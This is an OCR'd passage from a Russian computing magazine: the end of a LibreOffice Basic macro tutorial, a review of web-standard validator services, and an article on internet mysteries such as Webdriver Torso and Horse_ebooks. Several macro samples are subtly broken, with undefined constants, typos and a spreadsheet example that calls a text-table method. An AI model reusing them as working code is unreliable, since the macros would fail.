
А вот макрос вставляет в конец текстового документа строку, отформатированную определенным образом:



```
Sub WriteGreenText()
Dim oDoc As Object, xText As Object,↵
xTextRange As Object
'Кладем в переменную текущий документ
oDoc = ThisComponent
'Кладем в переменную текст документа
xText = oDoc.getText() xTextRange =↵
xText.getEnd() 'Ищем конец текста
'Начинаем задавать форматирование
xTextRange.CharBackColor = green
TextRange.CharHeight = 16.0
xTextRange.CharPosture = com.sun.star.awt.Font↵
Slant.ITALIC 'курсив
'Запись текста
xTextRange.setString("зеленый курсив")
End Sub
```



Встроенный шаблон макроса, производящего замену одного символа на другой во всем документе. Как-то подозрительно много букв



Редактор макросов



INFO

Можно настроить несколько способов вызова макроса:
из пункта меню;
сочетанием клавиш;
по событию;
по гиперссылке;
по элементу картинки;
по форме или ее части.
Подробности: goo.gl/vg14kQ.



INFO

Как и в MS Office, в LibreOffice есть возможность записывать макросы. Это можно сделать через пункт меню Record Macro.



INFO

UNO — компонентная модель для взаимодействия объектов в OpenOffice и LibreOffice. Для программного управления этой моделью существуют UNO API. С его помощью производится обращение к LibreOffice из сторонних скриптов (Python, JS и BeanShell).

SPREADSHEET

Этот код красит первую ячейку во втором листе в книге в черный цвет:

```
Sub highlightcell
Dim oTextTables As Variant 'Массив — все листы книги
Dim oTextTable As Variant 'Переменная для листа, с которым будем работать
Dim oCell As Variant 'Переменная для ячейки
oTextTables = ThisComponent.getTextTables() 'Кладем в переменную все листы книги
oTextTable = oTextTables.getByIndex(1) 'Кладем в переменную второй лист книги
oCell = oTextTable.getCellByPosition(1, 1) 'Первая ячейка второго листа
'Можно было сделать так
oCell = oTextTable.getCellByName("B3")
oCell.setPropertyValue("BackColor", RGB(0, 0, 0)) 'Красим!
End Sub
```

АВТОМАТИЗАЦИЯ OPENOFFICE

Если ты олдфаг, привык к OpenOffice и не хочешь менять его на что-то другое, это не лишает тебя возможности автоматизировать свою работу. Многие примеры из статьи будут работать в этом пакете. А документации по автоматизации OpenOffice гораздо больше, чем по LibreOffice. Вот ссылка на отличный FAQ, в котором есть ответы на все вопросы по автоматизации OpenOffice: goo.gl/ZHw9N4.

DRAWING

Этот макрос удаляет все линии с рисунка. Когда это может пригодиться? Допустим: нарисовали 30-страничную схему, где линиями соединены все объекты. Потом пришел твой шеф и сказал: «Нафиг линиями? И без них все понятно!»

```
Doc = ThisComponent 'Кладем в переменную текущий документ
c = Doc.DrawPage.count 'Считаем количество графических примитивов
i = c
Do While i >= 1
   'Не забываем, что у прогеров первая цифра — ноль
   drawObject = Doc.DrawPage(i - 1)
   if drawobject.ShapeType =↵
   "com.sun.star.drawing.LineShape" then
   'В случае, если объект — линия, удаляем его
   Doc.DrawPage.remove(drawObject)
   endif
   i = i - 1
Loop
```

Аналогичным образом можно удалять любые другие фигуры. С помощью LibreOffice Basic можно рисовать новые графические объекты или менять имеющиеся.

DATABASE

С помощью макросов можно выполнять запросы к базам данных (предварительно необходимо установить соединение с database-сервером):

```
'Стираем все строчки из таблицы с контактами
oForm.Activeconnection.CreateStatement.execute("DELETE * from contacts")
```

PRESENTATION

Макрос для создания нового слайда в презентации:

```
'Создаем чистый слайд в текущем документе
Sub CreateSomeSlide
oDoc = ThisComponent
oDrawPages = oDoc.getDrawPages()
oDrawPage = oDrawPages.insertNewByIndex(oDrawPages.getCount())
'Создаем новое текстовое поле
oTextShape = oDoc.createInstance("com.sun.star.drawing.TextShape")
'Задаем форму полю для текста
aPoint = CreateUnoStruct("com.sun.star.awt.Point")
aSize = CreateUnoStruct("com.sun.star.awt.Size")
'Задаем полю координаты
aPoint.X = 1000
aPoint.Y = 1000
'Задаем ширину и высоту
aSize.Width = 15000
aSize.Height = 5000
'Применяем вышеназванные параметры
oTextShape.setPosition(aPoint)
oTextShape.setSize(aSize)
'Вставляем текстовое поле на слайд
oDrawPage.add(oTextShape)
'Пишем текст
oTextShape.setString("А вот и наш текст")
End Sub
```

PANDOC

Утилита для обработки текстовых файлов. Она может конвертировать Markdown, LaTeX и HTML в целый калейдоскоп различных форматов. Вот некоторые из них:

- PDF;
- MediaWiki;
- DocBook;
- EPUB;
- Docx;
- ODT;
- HTML-слайды презентаций.



WWW

Список GitHub-репозиториев, содержащих контент для автоматизации LibreOffice: cgit.freedesktop.orglibreoffice

ЗАКЛЮЧЕНИЕ

LibreOffice Basic синтаксически идентичен VBA и всем остальным разновидностям бейсика, с которыми многим из нас пришлось столкнуться в школе и институте. Но не надо ставить LOB на один уровень с его братом от Microsoft. Во-первых, редактор макросов в LB гораздо дружественнее и терпимее к промахам пользователя. В частности, в случае ошибки не надо гуглить ее код по форумам в стиле «информатика для школьника», чаще всего понять, что не так, можно, не выходя из окна с кодом. Во-вторых, выполнение макроса никогда не парализует работу компьютера (как это иногда может сделать бесконечный цикл в VBA). А в-третьих, благодаря возможностям UNO API автоматизировать можно почти все что угодно.



WWW

Сайт о Libreoffice API. Сборник документации для разработчиков: api.libreoffice.org

ОБЗОР СЕРВИСОВ-ВАЛИДАТОРОВ

ВСЁ ПО ПРАВИЛАМ



Ирина Чернова
irairache@gmail.com





WARNING

Мы не можем гарантировать того, что владельцы сервисов для комплексной диагностики сайтов следят за регулярными обновлениями содержания стандартов, и рекомендуем использовать сервисы от W3C.

Стоит только вбить в Google какой-нибудь вопрос о создании сайтов, как ты тут же получишь тонны ссылок на блоги школьников, которые наискосок прочитали мануал по HTML десятилетней давности и решили поделиться своими знаниями со всем миром. На большинство подобных сайтов надо вешать баннер: «Код, приведенный на этом ресурсе, вымышленный, любые случаи его работоспособности случайны». Но никто так не делает, и тысячи программистов с легкой руки копируют в свои проекты код из ненадежных источников, а потом через некоторое время сталкиваются с разными проблемками, связанными с несоответствием сайта стандартам. Если твой сайт по-разному выглядит в разных браузерах, Firebug выдает десятки ошибок, а поисковики несправедливо игнорируют, эта статья для тебя.

ВВЕДЕНИЕ

Сейчас мы сфокусируемся на двух главных моментах. Нам нужно сделать так, чтобы сайт:

- корректно отображался разными браузерами;
- правильно индексировался поисковиками.

Откуда разработчики браузеров берут информацию о том, как работать с HTML, CSS, XML, JavaScript и прочими технологиями? В основном из документации, составленной консорциумом W3 и другими уполномоченными организациями. Соответственно, если сайт сделан строго по этим стандартам, то в идеале он будет одинаково отображаться во всех современных браузерах. Также страница, код которой написан на правильном HTML/CSS, загружается быстрее — не тратится время на обработку ошибок.


Поисковые системы стремятся к тому, чтобы отображать в поисковой выдаче максимально качественный контент. Если робот найдет в коде сайта ошибки (то есть любые несоответствия стандартам), то он решит, что сайт работает неправильно и может доставить пользователю неудобства при его посещении. Поэтому он стремится понизить «нестандартный» в выдаче.

А теперь пройдемся по разным стандартам и поделимся ссылками на бесплатные сервисы, где можно проверить свой сайт на соответствие им.

ПРОВЕРКА HTML

W3C HTML Standart — это перечень правил, которым должен соответствовать код гипертекстовой разметки. Полный текст стандарта весьма объемный, и прочитать его за один присест и не уснуть невозможно. Поэтому, чтобы привести свой сайт в должный вид, удобнее проверить его сервисом-валидатором и внеси изменения в соответствии с выданными рекомендациями.

Валидатор HTML от W3C: validator.w3.org




ПРОВЕРКА CSS

W3C CSS Standart — это стандарт, регламентирующий синтаксис каскадных таблиц стилей. Если четко ему следовать, то можно избавить себя от заморочек JS-детектингом браузера и написанием отдельных стилей для Firefox, IE и Opera. И заодно сэкономить время на тестировании проекта.

Валидатор CSS от W3C: jigsaw.w3.org/css-validator/

ПРОВЕРКА ФИДОВ

Стандарт для RSS-лент называется W3C RSS Standart. Соответствие данному стандарту гарантирует адекватное прочтение ленты любым RSS-ридером. Если нестандартный сайт браузер кое-как обработает и пользователь его увидит,




то с транслятором фидов такая схема не прокатит. Это случай, когда проверка обязательна.

Сайт-валидатор: validator.w3.org/feed/


ПРОВЕРКА НА КОРРЕКТНОСТЬ ОТОБРАЖЕНИЯ МОБИЛЬНЫМИ УСТРОЙСТВАМИ

Перечень стандартов, регламентирующих отображение сайтов на мобильных устройствах. Учитывает все тонкости телефонных и планшетных браузеров: особенности разрешений экранов, отображение картинок, сложности с вводом данных в формы и так далее. Результат этого теста: validator.w3.org/mobile/. MobileOK BasicTest 0.1 покажет тебе все сложности, с которыми может столкнуться посетитель, если твой сайт не соответствует стандартам для мобильных устройств.




ПРОВЕРКА НА НАЛИЧИЕ БИТЫХ ССЫЛОК

Битые ссылки на сайте служат фактором, понижающим позиции сайта в поисковой выдаче (проверено горьким опытом последнего обновления xakep.ru). Да и пользователей они сильно раздражают. Поэтому от ссылок, ведущих в никуда, надо избавляться. Но сначала их надо найти — например, с помощью этого сервиса: validator.w3.org/checklink.



ПРОВЕРКА ROBOTS.TXT

Проверка синтаксиса файла robot.txt. Для тех, кто не в курсе: этот файл размещается в корневом каталоге сайта и содержит запреты на индексацию определенных страниц поисковиками. Синтаксис этих запретов настолько прост, что сделать ошибку практически невозможно. Но на всякий случай поделимся с тобой сервисом-валидатором для этого файла: goo.gl/sCNPDX.




ВАЛИДАЦИЯ XML

Наличие ошибок в генерируемом сайтом XML может обернуться проблемами при внедрении модулей, написанных другими разработчиками. Нестандартный XML невозможно интерпретировать, поэтому от него надо избавляться. Детектить несоответствия формату можно здесь: goo.gl/1oWp0g.

ПРОВЕРКА СООТВЕТСТВИЯ СТАНДАРТУ SECTION 508

При создании сайтов следует учитывать, что интернетом пользуются и слепые или слабовидящие люди. Они делают это с помощью специальных программ по преобразованию текста в речь. Чтобы твой сайт был удобным для таких пользователей, надо, чтобы все текстовые материалы на нем имели линейную логику чтения, у картинок были подписи (атрибут alt) и имелись прочие мелочи, наличие которых проверяет валидатор стандарта Section 508. К слову, Google очень любит сайты, соответствующие этому стандарту, и дает им дополнительные очки при ранжировании.

Валидатор доступности сайта для инвалидов: www.rampweb.com/Accessibility_Resources/Section508/




КОМПЛЕКСНАЯ ДИАГНОСТИКА

А вот несколько сервисов для проверки сайта на соответствие сайта сразу нескольким стандартам.

Validome.org

С помощью этого сервиса можно проверить сайт на соответствие следующим стандартам:


- W3C HTML Standart;
- W3C XHTML;
- W3C XML Standart;
- W3C WML Standart.



Total Validator

Этим сервисом можно пользоваться в виде десктопной программы или Firefox-дополнения. Особого смысла в версии для компа нет, так как она все равно работает только при наличии подключения к Сети. А вот в виде браузер-аддона этот сервис очень удобен. Проверяет Total Validator соответствие следующим стандартам:

- W3C HTML Standart;
- WGAG;
- Section 508.



Также проверяет орфографию и битые ссылки. В pro-версии доступна валидация CSS и расширенные настройки отображения результатов.

Сайт проекта: www.totalvalidator.com

INFO



W3C (World Wide Web Consortium) — всемирная организация, возглавляемая одним из изобретателей интернета Тимоти Джоном Бернерсом-Ли, ответственная за все технологические стандарты, которые используются в сети Интернет. Официально существует с 1994 года, а неофициально с тех пор, как господин Бернерс-Ли с группой единомышленников озаботился проблемой создания всемирной компьютерной сети (вторая половина 1980-х годов).

Основной сайт консорциума — w3.org. Там ты можешь найти полные тексты стандартов (ссылки на них мы не приводим, так как актуальные версии по каждому стандарту постоянно меняются).



Андрей Письменный
apismenny@gmail.com

I WANT TO BELIEVE

КАК ЗА СЛУЧАЙНЫМИ ДАННЫМИ ИЩУТ ЗАГОВОРЫ И НАХОДЯТ ИХ

Чтобы прикоснуться к тайне, больше не нужно читать детективы: интернет каждому дает возможность поломать голову над чем-нибудь необычным.

Почти вся информация, которая ежедневно публикуется на просторах интернета, имеет объяснимый смысл: несложно узнать, кто и зачем написал очередной пост, статью или сообщение. Но иногда находятся совершенно необъяснимые вещи, и если им удается привлечь к себе внимание, то они перерастают в феномены и порождают многочисленные теории об их происхождении.

Нередко странные явления создаются искусственно и осознанно. Взять, например, группу Cicada 3301 с ее загадками или сайт SCP Foundation, который напоминает сборник досье в стиле «Секретных материалов»: его страницы посвящены загадочным явлениям и артефактам, от описаний которых иногда становится не по себе. Известно, что SCP Foundation создали пользователи 4chan ради собственного развлечения, — это, по сути, научно-фантастическое произведение, написанное коллективно.

Иногда непонятная информация выплескивается на просторы веба незапланированно, что еще сильнее мешает установить источник. Пожалуй, весь интерес как раз в том, что отличить случаи одного типа от случаев другого практически невозможно.

Часть мистерий, о которых пойдет речь, можно сравнить с номерными радиостанциями. Об их существовании знает каждый радиолюбитель: настроив коротковолновый приемник на нужную частоту, раз в определенный промежуток времени можно услышать вещи, не поддающиеся простому объяснению. Чаще всего дикторский голос зачитывает позывные в виде букв и цифр, иногда играет мелодия.


Считается, что номерные радиостанции передают для шпионов или военных шифры, которые те могут использовать в качестве криптографических ключей к каким-то другим тайным посланиям. Без информации о том, когда именно и какую именно волну нужно слушать и как использовать полученные ключи, для посторонних эти шифры не означают ровным счетом ничего. Но это лишь еще больше разжигает интерес любителей всего непонятного.

WEBDRIVER TORSO

Одно из загадочных событий произошло совсем недавно, и оно отлично годится в качестве примера. На YouTube кем-то случайно был найден канал под названием Webdriver Torso, где каждые двадцать секунд появлялось новое видео: в ролике в течение нескольких секунд под однотонный писк демонстрируется красный и синий прямоугольники, затем писк меняет тональность, а прямоугольники — расположение и пропорции. Это, безусловно, очень скучные видео, и внимание привлекал лишь тот факт, что их накопилось порядка 77 тысяч — и все примерно одинаковые.

Никаких зацепок, по которым можно было бы понять, кому и зачем мог понадобиться такой канал, не было, и теории не заставили себя ждать. Шпионские передачи! Виральная реклама! Особо романтичные личности предполагали, что именно так могла бы выглядеть попытка установить контакт с инопланетным разумом. Но правее всех оказались те, кто предполагал, что видео загружает какая-то автоматизированная система.

Вскоре после того, как шумиха вокруг Webdriver Torso разрослась и достигла популярных блогов, появилась и первая верная догадка. Нашелся инженер-тестировщик, который незадолго до этого видел доклад на конференции, где подобные ролики использовали для тестирования качества сжатия при загрузке видео. Одна часть системы загружала видео, а другая оценивала его четкость. Именно так и появился Webdriver Torso, а создали его сами сотрудники YouTube.



Типичный ролик из обширного репертуара Webdriver Torso


В Google не стали темнить и в ответ на запрос прессы ответили, что да, мол, используют автоматические тесты и в том числе Webdriver Torso, причем ответ был стилизован под куплет из песни Рика Эстли Never Gonna Give You Up. Другой «рикролл» обнаружился на самом канале: в одном из роликов вместо красного прямоугольника был красный силуэт танцующего Рика Эстли (bit.ly/1r52vS3).

В Google, похоже, порадовались неожиданной славе своего технического канала и в ответ спрятали тут и там еще несколько связанных с ним «пасхальных яиц». Если искать Webdriver Torso в YouTube, то меню сервиса станет разноцветным, а поиск того же словосочетания в Google превратит логотип сервиса в анимированные прямоугольники (правда, работает это только в английской версии Google, да и то не у всех).


Иногда случайный мусор — это действительно случайный мусор, а не шпионская передача. Теории заговора и серьезные попытки найти внутри тайное послание лишь повеселят тех, кто его выбросил.

MARKOVIAN PARALLAX DENIGRATE

Как известно, многие феномены, знакомые нам по интернету, появились еще до него — во времена предшествовавших ему сетей. К примеру, спам зародился, когда в моде были BBS и конференции Usenet. Но тогда рассылка одинаковых сообщений была скорее развлечением вредительского толка, нежели средством рекламы особых лекарственных средств, грузоперевозок и языковых курсов. И точно так же, как у нас, чертыхаясь, вспоминают Центр американского английского, пользователи Usenet помнят феномен под названием Markovian Parallax Denigrate — куда более загадочный по своей природе.



В 1996 году конференции Usenet заполнились письмами с одинаковым заголовком: Markovian Parallax Denigrate (перевести его можно как «Параллакс Маркова Клевета»). Звучит бессмысленно? В самих сообщениях смысла было еще меньше: они состояли из случайного набора слов, имеющего чисто формальное сходство с человеческим языком. В основе алгоритма, создающего такие «произведения», лежат цепи Маркова, что и было отражено в заголовке письма. Тексты, созданные при помощи того же алгоритма, и сейчас популярны у спамеров — ими наполняют сплоги (автоматически сгенерированные сайты). Другую наглядную демонстрацию можно увидеть на сайте Яндекс.Рефераты (referats.yandex.ru), который выдает псевдонаучные тексты на заданные темы.




Сейчас у Horse_ebooks больше 200 тысяч фолловеров





Тот самый конь с аватарки



Вот он, загадочный создатель Horse_ebooks — Алексей Кузнецов из Тулы

Волна спама в Usenet вряд ли стала бы примечательным историческим событием, если бы не электронный адрес отправителя — susan_lindauer@worf.uwsp.edu. Дело в том, что Сьюзен Линдауэр — известное имя, принадлежащее бывшей сотруднице ЦРУ, которую позже (много позже — в 2004 году) арестовали по обвинению в связях с иностранным правительством: якобы она шпионила в пользу Ливии или Ирака. Пикантности истории добавили выступления Линдауэр, в которых она изобличала правительственный заговор, якобы стоящий за событиями 11 сентября 2001 года. Что, если Markovian Parallax Denigrate, как и номерные радиостанции, был способом передать некое тайное послание вместе с внешне бессмысленной информацией? Например, передать государственную тайну правительству Ирака. Алгоритм вполне мог подбирать слова так, чтобы они складывались в шифр.

Свою причастность к Markovian Parallax Denigrate Линдауэр отрицала, но много ли это значит в такой ситуации? В 2012 году репортер издания The Daily Dot Кевин Моррис предпринял свое расследование, в ходе которого нашел косвенное подтверждение того, что бывшая сотрудница ЦРУ Линдауэр здесь действительно ни при чем. Вместо нее Моррис обнаружил другую Сьюзен Линдауэр, которой в действительности принадлежал ящик на worf.uwsp.edu, то есть на домене Университета Висконсина, где та училась на физика. Только вот свою причастность к Markovian Parallax Denigrate вторая Линдауэр тоже опровергла.

Скорее всего, обратный адрес был подделан. Кем? Нельзя исключить, что «подозрительная» Линдауэр была настолько изобретательной, что оставила в качестве обратного адреса почту полной тезки, однако такое объяснение уже явно выглядит притянутым за уши — гораздо проще было бы выбрать любую другую фамилию. Скорее Markovian Parallax Denigrate — это обычное хулиганство или студенческий эксперимент, для которого взяли неиспользуемый адрес. О существовании знаменитой Линдауэр авторы писем могли даже не знать, а мы уже, по всей видимости, ничего не узнаем о них самих.

HORSE_EBOOKS

«Избегай ситуаций». «Плакать — хорошее упражнение». «Мы все согласны: никто не выглядит круто». «Ты, несомненно, в шоке вспомнишь об этом и». «Черви — о боже, ЧЕРВИ». Эти и подобные им фразы на английском языке начиная с 2009 года появлялись в твиттере @Horse_ebooks примерно каждые два часа. Время от времени фраза сопровождалась ссылкой на магазин, торгующий электронными книгами о лошадях. Наверняка каждый пользователь Twitter во множестве видел такие аккаунты и без труда распознал бы в Horse_ebooks спамбота. Но есть одно «но»: у него было более 40 тысяч фолловеров — причем не поддельных, а самых настоящих. Более того — крайне преданных!

У сообщества любителей Horse_ebooks в моде было не только ретвитить бессмыслицу любимого бота: поклонение достигло таких масштабов, что про коня с аватарки Horse_ebooks рисовали комиксы, а цитаты печатали на футболках. О том, кто стоит за Horse_ebooks, у большинства поклонников вопросов не возникало: какая разница, если это один из бесчисленных спамерских аккаунтов?

В сентябре 2011 года фанаты Horse_ebooks подметили некоторые изменения: посты теперь делались через веб, а не через API, а количество удачных цитат возросло многократно, и их больше не приходилось вылавливать в потоке полной бессмыслицы. Поползли слухи о том, что спамер, создавший Horse_ebooks, прознал о популярности своего творения и либо стал подбирать цитаты вручную, либо усовершенствовал алгоритм. Повышение качества цитат и заодно градуса загадочности пошло только на пользу популярности Horse_ebooks.

По следу создателя Horse_ebooks пустился известный блогер Эдриан Чен, и, хоть расследование и затянулось на несколько лет, оно в итоге привело к успеху. Не составило труда выяснить, что домен horse-ebooks.com зарегистрирован на некоего Алексея Кузнецова, но как найти человека со столь распространенной фамилией? Чен даже объявлял награду в 50 долларов за то, чтобы кто-нибудь сходил по указанному при регистрации домена адресу, но ему быстро объяснили, что «Москва, улица Ленина, дом 11» вряд ли в действительности является местом проживания спамера, да и Алексей Кузнецов, скорее всего, не настоящее имя.

Следом Чен заказал список доменов, зарегистрированных на того же человека, и среди полученной информации обнаружил адрес электронной почты, который вывел его на профили Facebook и ВКонтакте, принадлежащие Алексею, — имя и фамилия оказались настоящими. Впрочем, на запросы иностранной прессы русский спамер не отвечал, и комментарии удалось получить только у его зарубежного партнера — компании Clickbank. Там о Кузнецове отозвались очень лестно. Еще бы, ведь популярность Horse_ebooks наверняка сопровождалась невиданным ростом посещаемости рекламируемого сайта.

Настоящее открытие, тем не менее, было еще впереди — оно объясняет изменения в работе Horse_ebooks в 2011 году и непосредственно связано со следующей таинственной историей.

PRONUNCIATION BOOK

Содержимое канала YouTube под названием Pronunciation Book вряд ли составит по загадочности конкуренцию Webdriver Torso, но это лишь на первый взгляд. В типичном ролике Pronunciation Book на экране показывают крупно написанное слово и зачитывают его вслух. Слова по большей части такие, что об их произношении действительно могут возникнуть вопросы — например, ASUS или deadmau5. Судя по комментариям, ролики Pronunciation Book действительно часто находят люди, интересующиеся, как читать непонятное слово. Внешне канал выглядит как чья-то попытка заработать на рекламе или как хранилище видео для какого-то сайта. Реальность же оказалась намного более интересной.

Первые видео Pronunciation Book датируются 2010 годом, а в 2012 году среди них стали попадаться целые фразы, при-



←
Джейкоб Бакила и Томас Бендер зачитывают твиты Horse_ebooks, сидя в зале музея



→
«Что-то случится через 77 дней». Любители ждать конца света были рады такому подарку



↘
Bear Stearns Bravo — крайне необычный фильм, но поклонники артхауса видели и не такое

чем крайне необычные. В видео под названием «Как попросить о помощи по-английски» голос за кадром говорит: «Пожалуйста, помоги мне сбежать отсюда», а затем «Шеф, мне нужна твоя помощь кое в чем»; видео «Как сказать „нет“ наркотикам» учит фразе «Я бы с удовольствием, но у меня совещание через десять минут»; в ролике «Как рассказать секрет» шепотом говорят «Я не готов к большому показу» и следом «Дон знает, что произошло на лодке». Для уроков языка как минимум слишком специфично.

По-настоящему на Pronunciation Book обратили внимание 9 июля 2013 года, когда вместо очередного слова или фразы появился ролик с цифрой 77, а голос сообщил «Что-то случится через 77 дней». На следующий день такой же — со словами «Я пытаюсь сказать вам что-то 1183 дня. Что-то случится через 76 дней». И еще через день: «Я проснулся. Все проясняется. Я больше не говорю слова. Что-то случится через 75 дней». И так еще 74 дня подряд — с загадочными фразами, туманными пророчествами и обратным отсчетом.

Мнения о том, что же на самом деле представляет собой Pronunciation Book, разделились. Одни считали, что автор, узнав про популярность канала, решил на его основе сделать что-то поинтереснее. Другие были уверены, что это вирусный маркетинг и Pronunciation Book — реклама какой-то игры или сериала, к примеру «Звездного крейсера „Галактика“». Фразы вроде бы туманно намекали на его сюжет.

В день «икс» канал Pronunciation Book пополнился уроком произношения нового слова — Horse_ebooks. Но на этом ролик не кончается, и надпись отъезжает в сторону, чтобы уступить место девушке в белом, которая рассказывает завязку странноватого сюжета про киберпространство, данные, банкиров и чиновников, а в конце она дважды повторяет три слова, лишенных всякого смысла: Bear Stearns Bravo. Одновременно в твиттере Horse_ebooks появляется сразу три интересных твита: ссылка на это видео, номер телефона и те же загадочные слова — Bear Stearns Bravo.

